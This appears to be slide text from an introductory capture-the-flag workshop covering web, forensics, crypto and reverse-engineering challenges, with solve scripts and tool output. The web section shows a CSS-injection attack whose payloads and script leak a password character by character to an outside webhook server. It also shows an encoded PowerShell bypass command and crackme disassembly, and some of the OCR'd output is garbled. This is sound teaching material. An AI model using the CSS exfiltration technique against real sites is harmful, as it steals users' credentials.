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


The account endpoint displays your username and password, we can attack this with a Cross-site attack



```
<input value="a" disabled id="username" data-form-type="other">  
<input value="a" disabled id="password" data-form-type="other">
```

web



Challenge Example - "Hacking With Style"
from PeCan+ CTF 2023


Attempts to load
bg image from
our server if a
password input
starting with "b"
exists

```
input#password[value^="b"] {  
background-image: url(https://myserver/b)  
}
```

Same works for
Username

```
input#username[value^="b"] {  
background-image: url(https://myserver/b)  
}
```

web



Challenge Example - "Hacking With Style"
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Payload to test a character →

```
import string
import requests

import sys

attempt = sys.argv[1]

data = {
    'css': f'input#password[value^={attempt}] {{{background-image: url(webhook/u?char={attempt})}}}'
}

response = requests.post('http://127.0.0.1:8080/css-submit', cookies={session_cookie}, data=data)
```

Result: →

REQUESTS (1/500) Newest First

Search Query

GET #2536d 1.146.229.74
22/08/2023 1:16:08 PM

Request Details

GET https://webhook.site/aa9031e7-3e9e-48e9-af88-55a7baedd925/u?char=c

Host 1.146.229.74 Whois Shodan Netlify Censys

Date 22/08/2023 1:16:08 PM (a few seconds ago)

Size 0 bytes

ID 2536dfca-2220-4b5c-83f7-6ffc31b73968

Files


Query strings

char c

No content

web

Challenge Example - "Hacking With Style"
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Repeat!

char

c

char

ch

char


cher

Eventually we
Leak:

bobtheadadmin:cherryripe

web

Challenge Example - "Hacking With Style"
from PeCan+ CTF 2023



Login!

Hi bobtheadmin Logout Account Secrets Hint

Bob's Secrets


pecan{that-was-bruteforcing-with-styles}

forensics

Forensics challenges:

- Most commonly messed up
- Often the "easiest" category
- Many CTFs skip this category


- Memory
- Disk
- Network



forensics


Tools are specialized for a type of forensics:

- Memory
 - vol2
 - vol3
- Disk
 - FTK Imager
 - The Sleuth Kit +Autopsy
- Network
 - Wireshark



forensics

An ultra short example from PeCan+ CTF



```
[qstion@hunter2] - [~/pecanforensics] - [Mon Aug 21, 09:29]
[s] <> vol -f memory.raw windows.cmdline.CmdLine | head -n 50 2>/dev/null
Volatility 3 Framework 2.4.1 POB scanning finished

PID Process Args
4 System Required memory at 0x20 is not valid (process exited?)
92 Registry Required memory at 0x20 is not valid (process exited?)
304 smss.exe Required memory at 0xfa27a6a020 is inaccessible (swapped)
424 csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
500 wininit.exe wininit.exe
508 csrss.exe %SystemRoot%\system32\csrss.exe ObjectDirectory=\Windows SharedSection=1024,20480,768 Windows=On SubSystemType=Windows ServerDll=basesrv,1 ServerDll=winsrv:UserServerDllInitialization,3 ServerDll=sxssrv,4 ProfileControl=Off MaxRequestThreads=16
596 winlogon.exe winlogon.exe
640 services.exe C:\Windows\system32\services.exe
656 lsass.exe C:\Windows\system32\lsass.exe
769 svchost.exe C:\Windows\system32\svchost.exe -k DcomLaunch -p
772 fontdrvhost.exe Required memory at 0x1d259511a28 is inaccessible (swapped)
789 fontdrvhost.exe "fontdrvhost.exe"
868 WUDFHost.exe "C:\Windows\System32\WUDFHost.exe" -HostGUID:{193a1820-d9ac-4997-8c55-be817523f6aa} -IoEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-8e94cd93-900e-49c8-9a9c-ee992fc7d1f0 -SystemEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-e9f4aa2d-3095-4b15-bacf-8f85cce49428 -IoCancelEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-74cfe182-17e4-43b3-8bea-6a15fe664db3 -NonStateChangingEventPortName:\UMDFCommunicationPorts\WUDF\HostProcess-368f55b6-2051-4b57-928f-4a41e9162778 -LifetimeId:b8a831c4-e33f-4fae-a364-f334cb916a74 -DeviceGroupId:WudfDefaultDevicePool -HostArg:0
940 svchost.exe C:\Windows\system32\svchost.exe -k RPCSS -p
348 dwm.exe "dwm.exe"
592 svchost.exe C:\Windows\system32\svchost.exe -k netsvcs -p
1016 svchost.exe C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
1032 svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted
1040 svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNoNetwork -p
1084 svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p
1116 svchost.exe C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
1424 svchost.exe Required memory at 0x61ae398020 is inaccessible (swapped)
1512 svchost.exe Required memory at 0xae723c17 is not valid (process exited?)
1548 svchost.exe C:\Windows\system32\svchost.exe -k appmodel -p
1624 svchost.exe C:\Windows\System32\svchost.exe -k NetworkService -p
1724 svchost.exe C:\Windows\system32\svchost.exe -k LocalService -p
1880 MemCompression Required memory at 0x20 is not valid (process exited?)
2012 svchost.exe C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
2084 svchost.exe Required memory at 0x8b6923b020 is inaccessible (swapped)
2096 svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
2228 spoolsv.exe Required memory at 0xfbd920 is inaccessible (swapped)
2264 svchost.exe C:\Windows\system32\svchost.exe -k LocalServiceNoNetworkFirewall -p
2436 svchost.exe C:\Windows\System32\svchost.exe -k utcsvc -p
2528 VGAuthService.exe Required memory at 0x601c651020 is inaccessible (swapped)
2548 vm3dservice.exe Required memory at 0x7166831020 is inaccessible (swapped)
2560 vmtoolsd.exe Required memory at 0x1e59f2a211c is inaccessible (swapped)
2572 MsMpEng.exe "C:\Program Files\Windows Defender\WscntEng.exe"
2652 svchost.exe
2764 vm3dservice.exe vm3dservice.exe -n
2972 dllhost.exe Required memory at 0x29fc1f71ae8 is inaccessible (swapped)
1560 dllhost.exe C:\Windows\system32\dllhost.exe /ProcessId:{0204B3F1-FD88-1101-960D-00005FC79235}
2304 WmiPrvSE.exe C:\Windows\system32\wbem\WmiPrvse.exe
3140 msdtc.exe o o o o 000 o o o T6 o o & E o o **

3220 sihost.exe Required memory at 0x2034fc92176 is inaccessible (swapped)
3232 svchost.exe C:\Windows\system32\svchost.exe -k UnistackSvcGroup
3324 taskhostw.exe Required memory at 0xce0d79d020 is not valid (process exited?)
```


```
powershell.exe -ep bypass -EncodedCommand
dwBoAG8AYQBtAGkAIAAjADEAIABwAGUAYwB
hAG4AewB3ADMAbABjADAAbQBlAF8AdAAwAF
8AdgAwAGwANAB0ADEAbABpADcAeQB9ADsA
CgBzAGwAZQBlAHAAIAA2ADAAMAA=
```

whoami #1 pecan{w3lc0me_t0_v0|4t1li7y};
sleep 600

forensics

Where to learn:

- HackTheBox challenges
- Blue Team Labs Online
- Playing CTFS!!!!!!!!!!




HACKTHEBOX




**BLUE TEAM
LABS ONLINE**
Powered by Security Blue Team



crypto




 **joseph** Today at 11:23 PM
can't spell crypto without cry

<https://cryptoisnotcryptocurrency.com/>

crypto

crypto (cryptography)

- more of a "specialised" category
- usually "easiest" category in a CTF
- easier crypto involve logic
- harder crypto involve math. lots of math



```
#!/usr/bin/python3

import random
from secret import flag

random.seed(''.join([str(random.randint(0x0, 0x9)) for i in range(random.randint(3, 6))]))
theKey = [random.randint(0, 255) for i in range(len(flag))]
theEnc = "".join([hex(((random.choice(theKey)) ^ ord(flag[i]))<<1) for i in range(len(flag)))]
open('out.txt', 'w').write(theEnc)
```

```
#!/usr/bin/python

from Crypto.Util.number import *
import math

FLAG = open('flag.txt').read().encode()
m = bytes_to_long(FLAG)

p = getPrime(1024)
q = getPrime(1024)

x = p + q
n = p * q

e = 65537

totient_n = (p-1) * (q-1)
d = pow(e, -1, totient_n)

c = pow(m, e, n)

print(f'{x = }')
print(f'{n = }')
print(f'{c = }')
```

example of easy crypto challenge from "The Odyssey CTF 2023"

slightly harder modified challenge from

"PicoCTF 2022"

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crypto

how to learn?

- cryptohack (<https://cryptohack.org>)
 - the go-to resource for learning crypto + good community


useful tools

- python
 - used in almost every challenge
- sagemath
 - python module, for advanced math
- cyberchef (<https://gchq.github.io/CyberChef/>)
 - online tool, useful for quickly performing and chaining operations

```
IPython: Users/teddy
~ via v18.16.0 took 1m 39s
→ sage
Warning: overwriting SAGE_ROOT environment variable:
Old SAGE_ROOT=/var/tmp/sage-9.5-current
New SAGE_ROOT=/Applications/SageMath-9.5.app/Contents/Frameworks/Sage.framework/Versions/9.5

SageMath version 9.5, Release Date: 2022-01-30
Using Python 3.9.9. Type "help()" for help.

sage: x = var('x')
sage: y = var('y')
sage: solve([x^2 + x*y - y^2 == 1337], x)
[x == -1/2*y - 1/2*sqrt(5*y^2 + 5348), x == -1/2*y + 1/2*sqrt(5*y^2 + 5348)]
sage: factor(13371337133713371337)
7 * 41 * 191 * 271 * 3541 * 9091 * 27961
sage: points = [(1, 2), (1337, 424242), (14, 14), (-12, 34), (100, -100)]
....: F = QQ
....: R = F['x']
....: R.lagrange_polynomial(points)
78746009539/67363982231193648*x^4 - 25017358071613/16840995557798412*x^3 + 9055703538599
855/67363982231193648*x^2 - 26385729940282723/33681991115596824*x + 1062760187444225/400
976084709486
sage: |
```



*sagemath
example*


The screenshot shows the CyberChef interface with the following components:

- Recipe:** A list of operations including AES Decrypt, From Hex, and From Base64.
- AES Decrypt:** Key is set to 12121212121212121212121212121212... (HEX), IV is empty (HEX), and Mode is ECB.
- From Hex:** Delimiter is set to Space.
- From Base64:** Alphabet is set to A-Za-z0-9+/=.
- Options:** "Remove non-alphabet chars" is checked, and "Strict mode" is unchecked.
- Input:** A long hexadecimal string: 6f4aacac26d875ead7019f1a186bcadef0aade737f67bd97a2f31aea5c646526cc76471e13703871fd42d4779c1d7b4ae0b6fad52d3ab430b6857f456ea840d045ca4c915da929d15ce5ff6000125661.
- Output:** The result is flag{example_flag}.

cyberchef
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crypto

example challenge – Anarchia from The Odyssey CTF 2023




```
1 #!/usr/bin/python3
2
3 import random
4 from secret import flag
5
6 random.seed(''.join([str(random.randint(0x0, 0x9)) for i in range(random.randint(3, 6))]))
7 theKey = [random.randint(0, 255) for i in range(len(flag))]
8 theEnc = "".join([hex((random.choice(theKey) ^ ord(flag[i]))<<1) for i in range(len(flag))]
9 open('out.txt', 'w').write(theEnc)
```

can you spot the vulnerability?

crypto

example challenge - Anarchia from The Odyssey CTF 2023



```
1 #!/usr/bin/python3
2
3 import random
4 from secret import flag
5
6 random.seed(''.join([str(random.randint(0x0, 0x9)) for i in range(random.randint(3, 6))]))
7 theKey = [random.randint(0, 255) for i in range(len(flag))]
8 theEnc = "".join([hex((random.choice(theKey) ^ ord(flag[i]))<<1) for i in range(len(flag)))]
9 open('out.txt', 'w').write(theEnc)
```

line 6 - seeds PRNG with brute forceable seed (!!!)


line 7 - generates random number array of length flag

line 8 - encrypts flag by XORing number array and bitshifting

we can solve by brute forcing the seed, and reversing the encryption

crypto

example challenge – Anarchia from The Odyssey CTF 2023



```
1 import random
2 import itertools
3
4 # generate all possible seeds that could've been used
5 possible_seeds=[]
6 for i in range(3,6):
7     possible_seeds.append(itertools.product(range(0x0,0x9+1), repeat=i))
8
9 # enc: encrypted flag we are given
10 enc="0x5e0x1d40x1940xcc0xca0x13a0x1340xea0xd40x19a0x1220x1560x1c40xca0x880x9c0x1680x1220x220x1d20xd00x1b00x1c00xd
    20xb80x1a0xea0x1060x1080xd20x7e0x1ce0x920x1b00x8a0x760x1ac0x1420x1fe0xd20x12a0x14c0x340x4c0x1d00x1060x440x340x7a0
    x1b0".split("0x")
11 enc = [int(b, 16) for b in enc if b != ''] # convert hex to int
12
13 for seed_length in possible_seeds:
14     for seed in seed_length:
15         random.seed("".join(map(str,seed)))
16         # reverse encryption
17         key=[random.randint(0,255) for i in range(len(enc))]
18         flag=[(char>>1)^random.choice(key) for char in enc]
19         # check if we get the flag
20         if b'flag' in bytes(flag):
21             print(f"Got the flag: {bytes(flag).decode()}")
22             exit()
```



python solve script

Perth Socialware 0x01

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
Reverse Engineering (RE)

- What is Reverse Engineering (and why?)
- Static/Dynamic Analysis
- Disassembly, 32 vs 64-bit, Calling Conventions, Compiler Optimisations, Call Stack, etc.. (there's a lot RE can cover)
- Important Fundamentals + where to start
- RE Methodology



rev

Reverse Engineering



```
1 #include <stdio.h>
2
3 int main()
4 {
5     printf("Hello World!\n");
6     return 0;
7 }
8
9
10
11
12
```

```
x86-64 gcc 13.2
Output... Filter... Libraries Overrides + Add new... Add tool...
1 .LC0:
2     .string "Hello World!"
3 main:
4     push    rbp
5     mov     rbp, rsp
6     mov     edi, OFFSET FLAT:._LC0
7     call   puts
8     mov     eax, 0
9     pop     rbp
10    ret
```

- Compiler Optimisations

godbolt.org

- Finding the Entry point
- Navigating a Binary
- Patching

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Tools:

- strings.exe & `file`

Disassemblers/Decompilers: (static)



- Binary Ninja
- IDA (hex rays)

Debuggers: (dynamic)

- gdb (ELF)
- windbg (PE)



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More Importantly Than Toolsets:

Write (and re)_your own code & Get Experience!

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
Platforms: (specific)

- crackmes.one
- challenges.re

Platforms: (general)

- PicoCTF (picoctf.org)
- HackTheBox Challenges (hackthebox.eu)

crackmes.one



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Reverse Engineering

- (newborn) Baby "crackme"


file

```
$ file newborn
newborn: ELF 64-bit LSB
...[snip]
```

behaviour

```
$ ./newborn
KEY: i do not know the key
FAIL
```

```
$ strings newborn
/lib64/ld-linux-x86-64.so.2
strcpy
puts
strlen
__libc_start_main
__cxa_finalize
printf
__isoc99_scanf
strcmp
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
s3cr3t_1H
337_k3y1H
KEY:
FAIL
WIN
[snip]
```




strings

"strcmp"
"s3cr3t_1337_k3y1"

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- (newborn) Baby "crackme"

```
● ● ●  
  
$ ./newborn  
Key: s3cr3t_k3y1  
Incorrect
```

fail

```
● ● ●  
  
$ objdump -d newborn | grep "call"  
1010: ff d0 call *%rax  
10bb: ff 15 ff 2e 00 00 call *0x2eff(%rip) # 3fc0 <__libc_start_main@GLIBC_2.34>  
1162: e8 29 ff ff ff call 1090 <__cxa_finalize@plt>  
1167: e8 64 ff ff ff call 10d0 <deregister_tm_clones>  
11b4: e8 77 fe ff ff call 1030 <strcpy@plt>  
11c0: e8 8b fe ff ff call 1050 <strlen@plt>  
11dd: e8 7e fe ff ff call 1060 <printf@plt>  
11f8: e8 83 fe ff ff call 1080 <__isoc99_scanf@plt>  
  
120b: e8 60 fe ff ff call 1070 <strcmp@plt>  
  
1223: e8 18 fe ff ff call 1040 <puts@plt>  
1234: e8 07 fe ff ff call 1040 <puts@plt>
```

dump call instructions
there must be more to it.

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
Reverse Engineering

- (newborn) Baby "crackme"

no thanks

(although highly encouraged)

```
$ objdump -d newborn | awk -v RS= '/^[[:xdigit:]]+ <main>/'
0000000000001189 <main>:
1189: 55                push  %rbp
118a: 48 89 e5          mov   %rsp,%rbp
118d: 48 81 ec 90 00 00 00 sub  $0x90,%rsp
1194: 48 b8 73 33 63 72 33 movabs $0x315f743372633373,%rax
119b: 74 5f 31          movabs $0x3179336b5f373333,%rdx
119e: 48 ba 33 33 37 5f 6b
11a5: 33 79 31          mov   %rax,-0x20(%rbp)
11a8: 48 89 45 e0          mov   %rdx,-0x18(%rbp)
11ac: 48 89 55 e8          movb  $0x0,-0x10(%rbp)
11b0: c6 45 f0 00          movb  0xe49(%rip),%rax          # 2004 <_IO_stdin_used+0x4>
11b4: 48 8d 05 49 0e 00 00 lea  %rax,%rdi
11bb: 48 89 c7          mov   $0x0,%eax
11be: b8 00 00 00 00          mov   $0x0,%eax
11c3: e8 98 fe ff ff          call 1060 <printf@plt>
11c8: 48 8d 85 70 ff ff ff lea  -0x90(%rbp),%rax
11cf: 48 89 c6          mov   %rax,%rsi
11d2: 48 8d 05 31 0e 00 00 lea  0xe31(%rip),%rax          # 200a <_IO_stdin_used+0xa>
11d9: 48 89 c7          mov   %rax,%rdi
11dc: b8 00 00 00 00          mov   $0x0,%eax
11e1: e8 9a fe ff ff          call 1080 <__isoc99_scanf@plt>
11e6: 48 8d 55 e0          lea  -0x20(%rbp),%rdx
11ea: 48 8d 45 c0          lea  -0x40(%rbp),%rax
11ee: 48 89 d6          mov   %rdx,%rsi
11f1: 48 89 c7          mov   %rax,%rdi
11f4: e8 37 fe ff ff          call 1030 <strcpy@plt>
11f9: 48 8d 45 c0          lea  -0x40(%rbp),%rax
11fd: 48 89 c7          mov   %rax,%rdi
1200: e8 4b fe ff ff          call 1050 <strlen@plt>
1205: 48 83 e8 01          sub  $0x1,%rax
1209: c6 44 05 c0 21          movb  $0x21,-0x40(%rbp,%rax,1)
120e: 48 8d 55 c0          lea  -0x40(%rbp),%rdx
1212: 48 8d 85 70 ff ff ff lea  -0x90(%rbp),%rax
1219: 48 89 d6          mov   %rdx,%rsi
121c: 48 89 c7          mov   %rax,%rdi
121f: e8 4c fe ff ff          call 1070 <strcmp@plt>
1224: 89 45 fc          mov   %eax,-0x4(%rbp)
1227: 83 7d fc 00          cmpl  $0x0,-0x4(%rbp)
122b: 75 11          jne  123e <main+0xb5>
122d: 48 8d 05 d9 0d 00 00 lea  0xdd9(%rip),%rax          # 200d <_IO_stdin_used+0xd>
1234: 48 89 c7          mov   %rax,%rdi
1237: e8 04 fe ff ff          call 1040 <puts@plt>
123c: eb 0f          jmp  124d <main+0xc4>
